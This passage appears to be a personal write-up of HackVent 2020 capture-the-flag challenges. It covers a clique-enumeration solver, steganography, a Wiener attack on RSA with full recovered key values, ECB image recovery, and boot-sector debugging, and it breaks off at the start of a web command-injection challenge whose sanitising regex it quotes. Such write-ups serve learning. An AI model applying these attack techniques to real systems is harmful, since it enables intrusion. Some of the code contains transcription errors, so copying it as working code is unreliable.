42 119
42 137
```

```
42 145 210 308 462 477 733 831 914 973 1156 1176 1366 1371 1526 1696 2086 2392 2652 3215 3246
3362 3566 3634 3671 3696 3952 3953 4077 4321 4431 4689 4756 4929 5211 5285 6012 6248 6411 6624
6874 6922 7436 7469 7501 7687 7815 7836 7997 8420 8495 8531 8642 8682 8712 8961 8988 9024 9167
9210 9419 9499 9994 10043 10099 10509 10621 10626 10716 11133 11336 11423 11819 11823 12314
12662 12715 12728 12741 13082 13419 13662 13852 13957 14064 14172 14190 14360 14411 14702 14738
14974 15342 15447 15728 15827 16077 16227 16229 16547 16581 17095 17209 17323 17432 17515 17539
17580 17743 17872 17997 18399 18486 18578 18765 18828
42 193
42 197
42 425
42 495
42 567
42 578
42 617
```

not to interesting but some are far larger cliques than others. maybe we should look at sizes.

Step 5: clique size to ASCII

now that we have working MCE and know that the integers themselves are not so interesting, but the clique sizes are.

```
int size = 0;
for (I = c.begin(); I != end; ++I) { size++; }
os << size << endl;
```

we should then realise that not all cliques are needed and that the vertices.

```
104 118 55 51 123 110 111 116 95 84 72 69 126 70 76 65 71 33 61 40 124 115 48 60 62 83 79 42 82
121 125 45 98 114 101 97 100
```

are important, so we modify the code only to list the cliques related to those numbers.

```
string kids[37] = {
"104","118","55","51","123","110","111","116","95","84","72","69","126","70","76","65","71","33"
,"61","40","124","115","48","60","62","83","79","42","82","121","125","45","98","114","101","97"
,"100" };

int size = 0;
string name = "";
for (I = c.begin(); I != end; ++I) {
  if (name.empty()) {
    for (int j = 0; j < 37; j++) {
      if (g[*I].name == kids[j]) {
        name = g[*I].name;
        break;
      }
    }
  }
  size++;
}
if (!name.empty()) {
  os << size << " ";
}
```

let us ignore all the size 2

```
    if (!name.empty() && size != 2) {
      os << size << " ";
    }
```

Ok so all of those are in the ASCII range.

```
116 117 117 48 50 49 109 67 113 97 51 64 114 109 125 110 72 77 97 117 110 86 48 123 69 110 95 33
49 108 70 95 108 95 51 120
```

if we print them as Char and only the values that are in the ASCII range we get.

```
tuu021mCqa3@rm}nHMaunV0{En_!1lF_l_3x1
```

We are getting close! a minor modification to the order in which the clique sizes are printed (matching the integer list). and bam the flag.

Full Solution Code

```
// (C) Copyright Andrew Sutton 2007
// Use, modification, and distribution are subject to the
// Boost Software License, Version 1.0 (See accompanying file
// LICENSE_1_0.txt or http://www.boost.org/LICENSE_1_0.txt)
// Modified to solve HackVent challenge, solution provided by bread

#include <iostream>
#include <fstream>
#include <boost/graph/undirected_graph.hpp>
#include <boost/graph/bron_kerbosch_all_cliques.hpp>
#include <iostream>
#include "helper.cpp"
#include <chrono>
```

```
using namespace std;
using namespace boost;

struct Actor { string name; };
typedef undirected_graph<Actor> Graph;
typedef graph_traits<Graph>::vertex_descriptor Vertex;
typedef graph_traits<Graph>::edge_descriptor Edge;
typedef property_map<Graph, string Actor::*>::type NameMap;

template <typename OutputStream>
struct clique_counter {
  OutputStream& os;
  // Put the 'interesting' kids here
  string kids[37] = {
"104","118","55","51","123","110","111","116","95","84","72","69","126","70","76","65","71","33"
,"61","40","124","115","48","60","62","83","79","42","82","121","125","45","98","114","101","97"
,"100" };
  string& flag;

  clique_counter(OutputStream& stream, string& f) : os(stream), flag(f) { }

  template <typename Clique, typename Graph>
  void clique(const Clique& c, const Graph& g) {

    int idx = 0;
    int size = 0;
    string name = "";
    typename Clique::const_iterator I, end = c.end();

    // for each vertices in the clique
    // see if one of the interesting kids is part of it
    // Calculate clique size
    for (I = c.begin(); I != end; ++I) {
      if (name.empty()) {
        for (int j = 0; j < 37; j++) {
          if (g[*I].name == kids[j]) {
            name = g[*I].name;
            idx = j;
            break;
          }
        }
      }
      size++;
    }
    // print unordered flag by converting maximal clique size to ascii
    if (!name.empty() && size >= 32 && size <= 126 ) {
      flag[idx] = static_cast<char>(size);
      os << static_cast<char>(size);
    }
  }
};

int main(int argc, char* argv[]) {
  Graph g;
  NameMap nm(get(&Actor::name, g));
  ifstream dimacsfile(argv[1]);

  // Lazy
  string flag = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";

  // Read in DIMACS
  if (dimacsfile.is_open()) { read_graph(g, nm, dimacsfile); }

  // Run BKv1 clique enumeration
  bron_kerbosch_all_cliques(g, clique_counter<ostream>(cout, flag));

  // print the flag as it is correct order
  cout << endl << flag << endl;;

  return 0;
}
```


`HV20{Max1mal_Cl1qu3_Enum3r@t10n_Fun!}`

HV20.11 Chris'mas carol: Medium - Category: Forensic/Crypto

Description:

Since yesterday's challenge seems to have been a bit on the hard side, we are adding a small musical innuendo to relax.

My friend Chris from Florida sent me this score. Enjoy! Is this what you call postmodern?



P.S: Also, we are giving another 24h to get full points for the last challenge.

Sorry I did not think my last challenge was that hard =/

Solution:

Step1: get the file

this seemed fairly easy as music is just A-G, so I looked up something to get the notes. `https://acousticguitar.com/acoustic-guitar-notation-guide/`
give that there was a 0x I knew it was hex and looking at the output of one line made me thing that it was an `XOR` so I ended up with this

```
E3 B4 F4 E3 D3 E2 D3 A5 B5 D5 A2 E5 A5 E3 A3
XOR
B3 E3 D5 D3 A3 D1 A1 C4 E3 E4 D1 D4 D1 D3 D1
=
50 57 21 30 70 33 72 61 56 31 73 31 74 30 72
=
PW!0p3raV1s1t0r
```

so I have a password

Step ERRH: things this challenge is not

- it is not every combination of xor of LSB from the 2 files provided
- it is not steghide
- it is not stegpy
- it is not stegano-lsb
- it is not stegoveritas
- it is not outguess
- it is not cloacked-pixel
- zsteg does not find anything
- steg solve only finds the LSB but not how it is encoded
- steganbara is no use
- as is stegosaurus
- and stegsuite
- it is not LSBstego
- it is not openstego
- binwalk is not required.
- it is not https://stylesuxx.github.io/steganography/
- it is not https://futureboy.us/stegano/decinput.html
- it is not https://www.mobilefish.com/services/steganography/steganography.php **with the password**
- it is not https://www.geocachingtoolbox.com/index.php?lang=en&page=steganography
- it is not https://osric.com/chris/steganography/decode.html
- it is not https://manytools.org/hacker-tools/steganography-encode-text-into-image/
- it is not https://uribe100.com/index.php?option=com_weblinks&view=weblink&id=141&Itemid=65

Step over_it: tried everything and the kitchen sink
if it required a password and it was stego I tried it. then I get a hint, it does not require a password. FML.

https://www.mobilefish.com/services/steganography/steganography.php

get zip unzip with password.

`HV20{r3ad-th3-mus1c!}`

HV20.12 Wiener waltz: Medium - Category: Crypto

Description:

During their yearly season opening party our super-smart elves developed an improved usage of the well-known RSA crypto algorithm. Under the "Green IT" initiative they decided to save computing horsepower (or rather reindeer power?) on their side. To achieve this they chose a pretty large private exponent, around 1/4 of the length of the modulus - impossible to guess. The reduction of 75% should save a lot of computing effort while still being safe. Shouldn't it?

Mission

Your SIGINT team captured some communication containing key exchange and encrypted data. Can you recover the original message?

I did not keep track of my notes on this one as well as I would like so here is a quick recap.

Solution:

Step 1: getting the n and e
opened the PCAP and started trying to extract anything I could. given that lead to nothing I started looking at the stream. it took a while but thanks to (@atwolf) I finally moved on to steam 1, cannot tell you why I got so stuck at that step, but I think it was the race for first blood TBH.

```
tcp.stream eq 1
```

```
{   "msg":""}{
   "pubkey":{
"n":"dbn25TSjDhUge4L68AYooIqwo0HC2mIYxK/ICnc+8/0fZi1CHo/QwiPCcHM94jYdfj3PIQFTri9j/za3oO+3gVK39bj
2O9OekGPG2M1GtN0Sp+ltellLl1oV+TBpgGyDt8vcCAR1B6shOJbjPAFqL8iTaW1C4KyGDVQhQrfkXtAdYv3ZaHcV8tC4ztg
A4euP9o1q+kZux0fTv31kJSE7K1iJDpGfy1HiJ5gOX5T9fEyzSR0kA3sk3a35qTuUU1OWkH5MqysLVKZXiGcStNErlaggvJb
6oKkx1dr9nYbqFxaQHev0EFX4EVfPqQzEzesa9ZAZTtxbwgcV9ZmTp25MZg==",

"e":"S/0OzzzDRdsps+I85tNi4d1i3d0Eu8pimcP5SBaqTeBzcADturDYHk1QuoqdTtwX9XY1Wii6AnySpEQ9eUEETYQkTRp
q9rBggIkmuFnLygujFT+SI3Z+HLDfMWlBxaPW3Exo5Yqqrzdx4Zze1dqFNC5jJRVEJByd7c6+wqiTnS4dR77mnFaPHt/9IuM
higVisptxPLJ+g9QX4ZJX8ucU6GPSVzzTmwlDIjaenh7L0bC1Uq/euTDUJjzNWnMpHLHnSz2vgxLg4Ztwi91dOpO7KjvdZQ7
++nlHRE6zlMHTsnPFSwLwG1ZxnGVdFnuMjEbPA3dcTe54LxOSb2cvZKDZqA==",
      "format":["mpz_export", -1, 4, 1, 0 ]},
   "sessionId":"RmERqOnbsA/oua67sID4Eg==}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":0,

"data":"fJdSIoC9qz27pWVpkXTIdJPuR9Fidfkq1IJPRQdnTM2XmhrcZToycoEoqJy91BxikRXQtioFKbS7Eun7oVS0yw==
",
   "format":"plain"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":0,
   "msg":"ack"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":2,

"data":"fRYUyYEINA5i/hCsEtKkaCn2HsCp98+ksi/8lw1HNTP+KFyjwh2gZH+nkzLwI+fdJFbCN5iwFFXo+OzgcEMFqw==
",
   "format":"plain"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":2,
   "msg":"ack"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":3,

"data":"+y2fMsE0u2F6bp2VP27EaLN68uj2CXm9J1WVFyLgqeQryh5jMyryLwuJNo/pz4tXzRqV4a8gM0JGdjvF84mf+w==
",
   "format":"plain"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
```

```
   "blockId":3,
   "msg":"ack"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":1,

"data":"vzwheJ3akhr1LJTFzmFxdhBgViykRpUldFyU6qTu5cjxd1fOM3xkn49GYEM+2cUVk22Tu5IsYDbzJ4/zSDfzKA==
",
   "format":"plain"}{
   "sessionId":"RmERqOnbsA/oua67sID4Eg==",
   "blockId":1,
   "msg":"ack"}{
   "sessionID":"RmERqOnbsA/oua67sID4Eg==",
   "msg":"decrypt"}{
   "sessionID":"RmERqOnbsA/oua67sID4Eg==",
   "msg":"kthxbye"
}
```

Step 2: RSACTFTool but not

so I slapped those 2 values into `rsactftool` and it gives an error `ValueError: RSA public exponent is not coprime to modulus`
tried some other things but could not get anything to work, so obviously there is another step.

```
import rsa
import base64

n="dbn25TSjDhUge4L68AYooIqwo0HC2mIYxK/ICnc+8/0fZi1CHo/QwiPCcHM94jYdfj3PIQFTri9j/za3oO+3gVK39bj2O
9OekGPG2M1GtN0Sp+ltellLl1oV+TBpgGyDt8vcCAR1B6shOJbjPAFqL8iTaW1C4KyGDVQhQrfkXtAdYv3ZaHcV8tC4ztgA4
euP9o1q+kZux0fTv31kJSE7K1iJDpGfy1HiJ5gOX5T9fEyzSR0kA3sk3a35qTuUU1OWkH5MqysLVKZXiGcStNErlaggvJb6o
Kkx1dr9nYbqFxaQHev0EFX4EVfPqQzEzesa9ZAZTtxbwgcV9ZmTp25MZg=="
e="S/0OzzzDRdsps+I85tNi4d1i3d0Eu8pimcP5SBaqTeBzcADturDYHk1QuoqdTtwX9XY1Wii6AnySpEQ9eUEETYQkTRpq9
rBggIkmuFnLygujFT+SI3Z+HLDfMWlBxaPW3Exo5Yqqrzdx4Zze1dqFNC5jJRVEJByd7c6+wqiTnS4dR77mnFaPHt/9IuMhi
gVisptxPLJ+g9QX4ZJX8ucU6GPSVzzTmwlDIjaenh7L0bC1Uq/euTDUJjzNWnMpHLHnSz2vgxLg4Ztwi91dOpO7KjvdZQ7++
nlHRE6zlMHTsnPFSwLwG1ZxnGVdFnuMjEbPA3dcTe54LxOSb2cvZKDZqA=="

print(f"n = {rsa.transform.bytes2int(base64.b64decode(n))}")
print(f"e = {rsa.transform.bytes2int(base64.b64decode(e))}")
```

https://rosettacode.org/wiki/RSA_code#C

after reading about the size of `e` I realised this challenge is wiener
but I tried many things that only lead to.

```
your values have come the closest
[*] Testing key /tmp/tmpzo6k95bs.
[*] Performing wiener attack on /tmp/tmpzo6k95bs.
Sorry, cracking failed.
```

https://machinecognitis.github.io/Math.Gmp.Native/html/c9d371c8-8c16-77a3-2c47-8edae05276c5.htm

Step 2 (actual): mpz_export

looking at the message again I see:

```
"format": ["mpz_export",-1,4,1,0]},
```

which did not seem important at the time but is obviously a big part of the challenge, so I spent some time trying to get the C code to reverse this step. basically implementing mpz_import. reading more about the function I found this: `https://machinecognitis.github.io/Math.Gmp.Native/html/c9d371c8-8c16-77a3-2c47-8edae05276c5.htm`

```
// Export op as 3 words of 4 bytes each, first word is LSB, and first byte in each word is MSB.
void_ptr data = gmp_lib.allocate(12);
size_t countp = 0;
gmp_lib.mpz_export(data, ref countp, -1, 4, 1, 0, op);
```

so I tried using the C function

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <gmp.h>

int main(void)
{
    mpz_t nn, ee, n, e;

    mpz_init_set_str(n,
"75b9f6e534a30e15207b82faf00628a08ab0a341c2da6218c4afc80a773ef3fd1f662d421e8fd0c223c270733de2361
d7e3dcf210153ae2f63ff36b7a0efb78152b7f5b8f63bd39e9063c6d8cd46b4dd12a7e96d7a594b975a15f93069806c8
3b7cbdc08047507ab213896e33c016a2fc893696d42e0ac860d542142b7e45ed01d62fdd9687715f2d0b8ced800e1eb8
ff68d6afa466ec747d3bf7d6425213b2b58890e919fcb51e227980e5f94fd7c4cb3491d24037b24ddadf9a93b9453539
```

```
6907e4cab2b0b54a657886712b4d12b95a820bc96faa0a931d5dafd9d86ea1716901debf41055f81157cfa90cc4cdeb1
af590194edc5bc20715f59993a76e4c66", 16);
    mpz_import(nn, 32, -1, 4, 1, 0, n);
    printf ("n = ");
    mpz_out_str(stdout, 10, nn);
    printf ("\n");

    mpz_init_set_str(e,
"4bfd0ecf3cc345db29b3e23ce6d362e1dd62dddd04bbca6299c3f94816aa4de0737000edbab0d81e4d50ba8a9d4edc1
7f576355a28ba027c92a4443d7941044d84244d1a6af6b060808926b859cbca0ba3153f9223767e1cb0df316941c5a3d
6dc4c68e58aaaaf3771e19cded5da85342e63251544241c9dedcebec2a8939d2e1d47bee69c568f1edffd22e3218a056
2b29b713cb27e83d417e19257f2e714e863d2573cd39b094322369e9e1ecbd1b0b552afdeb930d4263ccd5a73291cb1e
74b3daf8312e0e19b708bdd5d3a93bb2a3bdd650efefa7947444eb394c1d3b273c54b02f01b56719c655d167b8c8c46c
f03775c4dee782f13926f672f64a0d9a8", 16);
    mpz_import(ee, 32, -1, 4, 1, 0, e);
    printf ("e = ");
    mpz_out_str(stdout, 10, ee);
    printf ("\n");

    mpz_clears(nn, n, ee, e, NULL);
    return 0;
}
```

but to no success and since I really did not know what I was doing in C I kind of gave up as it would give me back the wrong values

```
n = 0
e = 0
free(): invalid pointer
Aborted
n =
713128698954687391480937659965936605977149662857043055697995525377361723886496206904864816566434
742976225568168447046131314202453225079951530085293915918308817789439359856080325820250784697662
440622807675637081324852210643109281246843890405527740631774405117233013660794259149616890616217
6
realloc(): invalid pointer
Aborted
n =
850172177226425321984479148509813180574527368539469734642729333996297780238257032829999001141741
093611951978328604442708085293373701452614634292938244330583253691377222438142508967599846396815
762623686306836513256530138907388497369426348248956869036085939183811696819527985533932986695680
0
realloc(): invalid pointer
Aborted
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day 12# ./test
n =
484722901798815552086320253102608824592131068409315286142948562570711986534415672597503185512258
533791911330362079852017985953152101417917591842204991927735739825702136931075584964892834669105
711344210247802145720989037933177928226614701692644741449604325691589183208501929177491953837670
4
realloc(): invalid pointer
Aborted
bread@sticks:# ./test
n =
134515549683048509615735218739349142950355560583403160540195604637449575137829292861342227994348
870988290908810723611297961503075423564652174895596982481028848427849512339044061180348515578972
909386831192427566737984329044402832546549071932814556572540935545572632843690314223594900553728
0
Segmentation fault
bread@sticks:# ./test
n =
458075558799061428893991105249479898942378428398972504843358606026421695557638274591612350924893
458203466276969795375024850255015795096785030028296396308212832208728318161077410060842391631387
752050291024286377401610080333478135710279975560703561650921655851691108826244718793228581181849
6
Segmentation fault
```

Step 3: python is my friend

so I quickly tried to recreate the function in python as I was just struggling with C and it was late. after chatting with @Pitka and @SmartSurf (after I got pasted it), it turns out my C code really sucked and `mpz_import Imports from binary array, not from mpz`.

```
import base64
import rsa

# find in tcp.stream eq 1
```

```
n=base64.b64decode("dbn25TSjDhUge4L68AYooIqwo0HC2mIYxK/ICnc+8/0fZi1CHo/QwiPCcHM94jYdfj3PIQFTri9j
/za3oO+3gVK39bj2O9OekGPG2M1GtN0Sp+ltellLl1oV+TBpgGyDt8vcCAR1B6shOJbjPAFqL8iTaW1C4KyGDVQhQrfkXtAd
Yv3ZaHcV8tC4ztgA4euP9o1q+kZux0fTv31kJSE7K1iJDpGfy1HiJ5gOX5T9fEyzSR0kA3sk3a35qTuUU1OWkH5MqysLVKZX
iGcStNErlaggvJb6oKkx1dr9nYbqFxaQHev0EFX4EVfPqQzEzesa9ZAZTtxbwgcV9ZmTp25MZg==")
e=base64.b64decode("S/0OzzzDRdsps+I85tNi4d1i3d0Eu8pimcP5SBaqTeBzcADturDYHk1QuoqdTtwX9XY1Wii6AnyS
pEQ9eUEETYQkTRpq9rBggIkmuFnLygujFT+SI3Z+HLDfMWlBxaPW3Exo5Yqqrzdx4Zze1dqFNC5jJRVEJByd7c6+wqiTnS4d
R77mnFaPHt/9IuMhigVisptxPLJ+g9QX4ZJX8ucU6GPSVzzTmwlDIjaenh7L0bC1Uq/euTDUJjzNWnMpHLHnSz2vgxLg4Ztw
i91dOpO7KjvdZQ7++nlHRE6zlMHTsnPFSwLwG1ZxnGVdFnuMjEbPA3dcTe54LxOSb2cvZKDZqA==")

#LSB split into 4 bytes per word, already MSB
nn = rsa.transform.bytes2int(b''.join([n[i:i+4] for I in range(0, len(n), 4)][::-1]))
ee = rsa.transform.bytes2int(b''.join([e[i:i+4] for I in range(0, len(e), 4)][::-1]))
print(f"./RsaCtfTool.py --private --attack wiener -n {nn} -e {ee} --dump")
```

woo progress.

Step 4: dump values

now I could use rsatool to dump the values that I need since I tried the private key on PCAP and that did not work at all, also I made more sense to decrypt the messages out of the TCP steam 1. so I added the following to the python script.

```
# after dump
n=211361871136487359109567929023409872612384827248080446608726559265973650831483847842759991477191150051710235108700846822390186056098445948948804056095108146344045368686491554031290579035322570190608426869946341552059784673833095198819218233542735909368610454318415232830598917290694505318231938297581984521951598390018024098083103035392708285817921368175899727439219045359217492803301539012915316425439462504726457578556369306050978385054803842946290893212417985555664590467437418242351257464020909219124933960598173380677230799039627537951456871732369010032776538307015643336388912778769617029419789967293721058977010
e=127031487004868565714566402845439301584854411477989802186693289327218738379031180068958856383067037001463001575887449225735259722318908831717943811401591464323661166914223535856199388030605631661605130711420318887805814288712103533760777821146360125471454211542463970692986586683720486379740967285563781920418238656002457288663608203034635082886770345054626149414257723654400250163546228785865686343462483862649217561416272626178881081660588457693964104630890051777621583243544623055595577281417291109834310224247869388373091868239307589074230613471187613909820135227130987796620209374991915725129669799907059048813590d=646600421102316993162685241252977563815423278852348534627075285758763790709987495395021403260853127479190753699347088292810144190555171902908537095019780700p=130093023480999914992498430733513922628116456668152899239837066060452682327463719280147145638261770730471498037460682782464601726714091712019332125049436985344159072895756998095660269322478345510396794658898494499750958996535567862903544322303420550207338498681380090169564180603674872978997494486695260327453q=162469796981355236660742720380065438496634620971394908700978797050786570465210050959308085289759072390085026888977032131785919507798614649708356391800346943105681385648741922851081740887424534366661196004805446813923787836899190891599134374818367308603182525789166348825151281132854720237732528033982774727017

# combined in order as they are not in the PCAP
messages =
[base64.b64decode("fJdSIoC9qz27pWVpkXTIdJPuR9Fidfkq1IJPRQdnTM2XmhrcZToycoEoqJy91BxikRXQtioFKbS7Eun7oVS0yw=="),
base64.b64decode("vzwheJ3akhr1LJTFzmFxdhBgViykRpUldFyU6qTu5cjxd1fOM3xkn49GYEM+2cUVk22Tu5IsYDbzJ4/zSDfzKA=="),
base64.b64decode("fRYUyYEINA5i/hCsEtKkaCn2HsCp98+ksi/8lw1HNTP+KFyjwh2gZH+nkzLwI+fdJFbCN5iwFFXo+OzgcEMFqw=="),
base64.b64decode("+y2fMsE0u2F6bp2VP27EaLN68uj2CXm9J1WVFyLgqeQryh5jMyryLwuJNo/pz4tXzRqV4a8gM0JGdjvF84mf+w==")]
b = b''.join([I for I in messages])

# RAW RSA not pksc1
out = bytes()
for c in messages:
    out += long_to_bytes(pow(rsa.transform.bytes2int(b), d, n))

# write to file.
with open("done", "wb") as ye:
        ye.write(out)
```

Step 5: strings not Cat.

now I had a file but when I used `cat` to view it I did not get the flag? so I ran `strings` turns out `double "\r"` messes with `cat`, I did not know that that is quite neat.

`HV20{5hor7_Priv3xp_a1n7_n0_5mar7}`

HV20.13 Twelve steps of Christmas: Hard - Category: Forensic/Crypto

Description:

```
On the ninth day of Christmas my true love sent to me...

nineties style xls,
eighties style compression,
seventies style crypto,
and the rest has been said previously.
```

now I wrote this challenge in a rush as I was still writing a more difficult challenge at the time. originally it was not meant to have an alpha layer at the end, but it was added because it might be used in a later challenge.

Solution:

Step 1: nineties style xls

if you open it, it is password protected so you cannot select anything, but in the open box to the right you might notice some small letters. it looks like something is there. so a neat trick with old excel files is you convert it to a zip, and you extract basically everything from it even if it is protected.
so if we do that

```
cp step9\ of\ christmas.xls partx.zip
unzip partx.zip
```

we can see a host of files and some folders. if we look at `MBD018CB2C0` we see a file `Ole10Native` and viewing the content we can see a huge chuck of hex

```
A "   part9 D:\CTFS\HackVent\2020\Source\twelve-steps-of-christmas\part3\resources\part9     O
C:\Users\bread\AppData\Local\Temp\{D7B743FA-2123-41EA-A49F-4B7EF5005334}\part9 G "
1f9d8c53c2b0a15386cc972f5cd49d0a25e203051c30ee4492836c4ba141
d17c08d294ee453501641e0819d7a5950d37ec32fc21f6af97303b6cb811
a0464a85025e566e7da8c30a8cae553977f6fcd960cdb23d99ce9c91b461
...
07b0e00a4100
```

so this is part 9

```
mv MBD0080626C/\[1\]Ole10Native part9
```

if we also look at the excel file we can see that there is one user called `bread b. sticks` and the comment is the only one that is not filler. so we should look at it closer.
if we open the `Workbook` files and search for bread we can see the following:

```
Naughty or Nice   Bread B. Sticks   Breadbox   Nice  Naughty"  Santa's Naughty and Nice List
2020S  N o t   a   l o a f   o f   b r e a d   w h I c h   I s   m I l d l y   d I s a p p o I n
t I n g   1 f   9 d   8 c   4 2   9 a   3 8   4 1   2 4   0 1   8 0   4 1   8 3   8 a   0 e   f
2   3 9   7 8   4 2   8 0   c 1   8 6   0 6   0 3   0 0   0 0   0 1   6 0   c 0   4 1   6 2   8
7   0 a   1 e   d c   c 8   7 1   2 3   W h y   w a s   t h e   l o a f   o f   b r e a d   u p
s e t ?   H I s   p l a n   w e r e   a l w a y s   g o I n g   a   r y e .   H o w   d o e s
b r e a d   w I n   o v e r   f r I e n d s ?   Y o u   c a n   c r u s t   m e .   W h y
d o e s   b r e a d   h a t e   h o t   w e a t h e r ?   I t   j u s t   f e e l s   t o o   t
o a s t y .
```

so we have another string of hex and some puns...some bad bad puns.

```
1f9d8c429a384124018041838a0ef239784280c186060300000160c04162870a1edcc87123
```

Step 2: eighties style compression

a bit of a clean-up and you can convert the hex to LZW (part8) by clean up I mean just keep the hex chunk not the wrapper section or the paths.

```
xxd -p -r part9 > part8
echo "1f9d8c429a384124018041838a0ef239784280c186060300000160c04162870a1edcc87123" | xxd -r -p -
header
```

turns out Linux just straight up recognizes LZW and you just need to extract it (part 7)
but you can use compress which was the intended way.

```
compress -d part8 -c > part7
compress -d header -c > header.bmp
```

we now have a file that appears encrypted add a BMP header.

```
bread@sticks# file part7
part7: openssl enc'd data with salted password
bread@sticks# file header.bmp
header.bmp: PC bitmap, Windows 98/2000 and newer format, 551 x 551 x 32
```

Step 3: seventies style crypto

if you google "`bmp and openssl`" you come across several different places mentioning the downside of ECB (block ciphers)
http://myhackingjournal.blogspot.com/2016/10/encryption-and-decryption-of-images.html

many with examples of how images are somewhat visible if you add a header to the ECB encrypted data. so let us make a copy and test it out.


```
cp part7 part7.bmp
dd if=header.bmp of=part7.bmp bs=1 count=54 conv=notrunc
```

that worked but the QR is not scannable. it looks like there is another layer over the top of the QR. if you open the file with 'image viewer' you can see a transparent background. you can also check what layers exist with

```
identify -format '%[channels]' part7.bmp
```

which returns "`rgba`" meaning there is an alpha layer, so let us remove it and see what happens

```
convert -alpha off part7.bmp testing.bmp
```



`HV20{U>watchout,U>!X,U>!ECB,Im_telln_U_Y.HV2020_is_comin_2_town}`

HV20.14 Santa's Special GIFt: Hard - Category: Forensic/RE

Description:

Today, you got a strange GIFt from Santa:

You are unsure what it is for. You do happen to have some wood lying around, but the tool seems to be made for metal. You notice how it has a rather strange size. You could use it for your fingernails, perhaps? If you keep looking, you might see some other uses...

Solution:

Step 1: what is this

so after running some stego tools and finding the rot13 hint I decided to look at other parts of the file. I found that the comment section of the gif to be interesting but none of the tools where letting me access it nicely. so I tried stegsolve and looked at the file format.

```
Trailer block Additional bytes at end of file = 4
Dump of additional bytes:
Hex: 000055aa A
scii: ..U.
```

that is odd so I looked up `55aa` and found that that is the magic bytes of a MBR (master boot record).

Step 2: crash to fluke?

so I tried for a while to mount it, this is the wrong idea. so I wanted to boot it.
after some googling `qemu` was recommended and I copied an example

```
qemu-system-x86_64 -drive format=raw,file=5625d5bc-ea69-433d-8b5e-5a39f4ce5b7c.gif
```

because I did not know what I was doing it caused a crash, so I looked up other methods that included a debugger.

```
qemu-system-x86_64 -s -S -m 512 --nographics -fda 5625d5bc-ea69-433d-8b5e-5a39f4ce5b7c.gif
```

following the steps I add a break and look at the values in the instructions

```
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day 14# gdb
GNU gdb (Debian 10.1-1+b1) 10.1
...
(gdb) target remote localhost:1234
Remote debugging using localhost:1234
warning: No executable has been specified and target does not support
determining executable automatically.  Try using the "file" command.
0x000000000000fff0 in ?? ()
(gdb) break * 0x7c61
Breakpoint 1 at 0x7c61
(gdb) c
Continuing.

Breakpoint 1, 0x0000000000007c61 in ?? ()
```

hahaha so at the break the hidden flag is printed.

```
(gdb) display/I $pc
1: x/I $pc
=> 0x7c61:    cli
(gdb) display/I $pc+1
2: x/I $pc+1
   0x7c62:    hlt
```

oh look at that it is a halt so let us jump it, what is after it?

```
(gdb) display/I $pc+2
3: x/I $pc+2
   0x7c63:    mov    $0x10cd0e0d,%eax
(gdb) jump * 0x7c63
Continuing at 0x7c63.
[Inferior 1 (process 1) exited normally]
```

after the jump, the QR is scannable. 2 for 1.

`HV20{54n74'5-m461c-b00t-l04d3r}`

HV20.15 Man Commands, Server Lost: Hard - Category: Pentest/Web

Description:

Elf4711 has written a cool front end for the Linux man pages. Soon after publishing he got pwned. In the meantime he found out the reason and improved his code. So now he is sure it is unpwnable.

Solution:

Step 1: Another web challenge.

this one I tried the same exploit as one of the previous challenges, but it did not work which makes sense. and if you look at the page there is a section that gives you the source of the page.
so now we have the source, I looked at a couple of different paths, and looks like we have 3 options.

1. `def search(search="bash"):`
2. `def section(nr="1"):`
3. `def manpage(section=1, command="bash"):`

looking at the options it is pretty obvious that 1. is the hardest because it has sanitisation `searchClean = re.sub(r"[;&()$|]", "", search)` so it is out.

1. requires `os.popen()` and 3. requires `subprocess.run()`

looking closely at os.popen() we do not actually get a shell that we need because we do not have `shell=true` so should probably use 3.
copying all the code to our local machine give us a means of debugging this app. and if we run it we can see any potential errors.

Step 2: focus

now that I am down to 1 entry point I decided to look at it closer

```
